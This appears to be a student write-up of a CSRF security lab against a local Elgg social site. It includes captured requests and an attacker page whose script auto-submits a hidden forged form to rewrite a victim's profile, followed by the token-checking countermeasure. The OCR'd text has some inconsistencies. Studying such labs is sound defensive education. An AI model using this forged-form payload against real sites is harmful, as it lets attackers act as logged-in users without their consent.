Date: Sun, 14 Apr 20
Server: Apache/2.4.1
Expires: Thu, 19 Nov
Cache-Control: no-st
Pragma: no-cache
```

CSRF Lab Site

Blogs > Boby

Check this out

*By Boby a minute ago* Public

http://www.csrflabattacker.com/

Leave a comment

Boby


Latest comments

No comments

Explanation: This is a CSRF attack where GET request is used to add Boby to Alice’s friend list. We have a trusted website www.csrflabelgg.com , a user ALice logged in into the trusted website and malicious website [www.csrflabattacker.com](http://www.csrflabattacker.com) created by Boby. Boby creates the malicious url using the method described above and posts a blog article. So, when Alice clicks on the link, Boby gets added as her friend. Here a request is sent from malicious site to the elgg site posing as Alice. This is csrf attack which gives the elgg.com an impression that Alice is trying to add Boby as his friend.


## <u>**Task 3.3:**</u>

The guid of Alice is found by logging in as Boby and inspecting the elements after loading Alice’s profile. Alice’s guid is 42.




```
var elgg = {"config":{"lastcache":1501099611,"viewtype":"default","simplecache_enabled":1},"security":{"token":
{"__elgg_ts":1555267849,"__elgg_token":"tpI8oO8Ah8PsyGJ-jnHHCA"}},"session":{"user":
{"guid":45,"type":"user","subtype":"","owner_guid":45,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:33:12
+00:00","time_updated":"2019-04-14T18:49:01+00:00","url":"http:\/\/www.csrflabelgg.com\/profile\/
samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"oxU4YVqi0fK-s1PQZVA0zC"},"_data":{},"page_owner":
{"guid":42,"type":"user","subtype":"","owner_guid":42,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:31:54
+00:00","time_updated":"2017-07-26T20:31:54+00:00","url":"http:\/\/www.csrflabelgg.com\/profile\/
alice","name":"Alice","username":"alice","language":"en"}};
```

As Boby wants to add the line “Boby is my Hero” to the brief description field of Alice, he edits his own profile to capture the http request which is “http://www.csrflabelgg.com/action/profile/edit”. He uses this url to edit the profile of Alice to include the description.




```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 483
Cookie: Elgg=a60k2smgenltu9tbnhbv4207q5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=9v2MvNJJ0GMsQptaTJyj1A&__elgg_ts=1555414239&name=Boby&description=&accesslevel[description]=2&briefdescription=Boby is my
Hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel
[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=43
POST: HTTP/1.1 302 Found
Date: Tue, 16 Apr 2019 11:31:08 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```



/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
index.html

```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function post(url, field){
    var p = document.createElement("form");

    p.action = url;
    p.innerHTML = field;
    p.target = "_self";
    p.method = "post";

    document.body.appendChild(p);

    p.submit();
}
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim wont be able to see them.
fields += '<input type="hidden" name="name" value="Alice">';
fields += '<input type="hidden" name="briefdescription" value="Samy is my hero">';
fields += '<input type="hidden" name="accesslevel[briefdescription]" value="2">';
fields += '<input type="hidden" name="guid" value="42">';
var url = "http://www.csrflabelgg.com/action/profile/edit";
// Create a <form> element.
post(url, fields);

}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

The script index.html is modified so that it can generate a dynamic form which is hidden from Alice but has the necessary fields prefilled in the script itself. This is done by Boby to modify the malicious website. When Boby posts a blog article including the malicious site's address and Alice clicks on that url, the form is automatically posted on the load of the malicious website and the desired description is edited.



```
[04/16/19]seed@VM:.../Attacker$ sudo service apache2 restart
[04/16/19]seed@VM:.../Attacker$ sudo service apache2 restart
[04/16/19]seed@VM:.../Attacker$ sudo service apache2 restart
[04/16/19]seed@VM:.../Attacker$
```



Alice

**Brief description:** Boby is my Hero


The brief description field gets modified as was desired by Boby.

Explanation: Since data must be sent we use a POST request for this attack. This is CSRF attack where POST request is used to modify contents of Alice's profile. Here we have a trusted website, a user Alice logged into the trusted website and a malicious website created by Boby. Boby finds the id for the user Alice using the the firefox ispection tool and then constructs the url that will receive a post request and modify Alice's profile. Boby does this by changing the brief description in his profile and capturing the request. Boby creates a webpage that sends a POST request to the server with the content to change the profile of Alice. The request is sent from the malicious site to the elgg site by Boby posing as Alice. This is a cross site request forgery attack. To the elgg site, the request appears as though Alice is trying to modify her own page.

1. Boby can find the id of Alice by inspecting the elements of the page using firefox inspection tool.
2. Boby cannot launch this attack on any person’s website on whom he wantsas the user must be logged in and the field in the form contains the id of a specific person only.The attack takes place if the user id specified in the webpage has an active session with elgg and visits this webpage and by changing the id we can perform this attack on other users too.


## Task 3.4

The countermeasure is implemented by commenting the line 274 in the code below so that the form is checked for the secret token values. The secret token used are __elgg_ts and __elgg_token to prevent the CSRF attacks.



/var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php - Sublime Text (UNREGISTERED)
8:16 AM
index.html
views.php
ActionsService.php
gatekeeper
Find
Find Prev
Find All
11 matches
Tab Size: 4
PHP

```
266            return (int)((float)$timeout * $hour);
267        }
268
269        /**
270         * @see action_gatekeeper
271         * @access private
272         */
273        public function gatekeeper($action) {
274            //return true;
275
276            if ($action === 'login') {
277                if ($this->validateActionToken(false)) {
278                    return true;
279                }
280
281                $token = get_input('__elgg_token');
282                $ts = (int)get_input('__elgg_ts');
283                if ($token && $this->validateTokenTimestamp($ts)) {
284                    // The tokens are present and the time looks valid: this is probably a mismatch due to the
285                    // login form being on a different domain.
286                    register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));
287
288                    forward('login', 'csrf');
289                }
290
291                // let the validator send an appropriate msg
292                $this->validateActionToken();
293
294            } else if ($this->validateActionToken()) {
295                return true;
296            }
297
298            forward(REFERER, 'csrf');
299        }
300
301        /**
302         * Was the given token generated for the session defined by session_token?
303         *
304         * @param string $token         CSRF token
```

The form is also modified to include the secret token mentioned above so that the form fields are checked before posting the form. If these fields are not provided the right values, the form is not posted and the attack does not become successful, as can be seen below.



seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)
index.html
ActionsService.php

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function post(url, field){
    var p = document.createElement("form");

    p.action = url;
    p.innerHTML = field;
    p.target = "_self";
    p.method = "post";

    document.body.appendChild(p);

    p.submit();
}
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim wont be able to see them.
fields += '<input type="hidden" name="__elgg_ts" value="1555418123">';
fields += '<input type="hidden" name="__elgg_token" value="VpbmQodItYXzxQcyOl4Wio">';
fields += '<input type="hidden" name="briefdescription" value="I am alice">';
fields += '<input type="hidden" name="accesslevel[briefdescription]" value="2">';
fields += '<input type="hidden" name="guid" value="42">';
var url = "http://www.csrflabelgg.com/action/profile/edit";
// Create a <form> element.
post(url, fields);

}
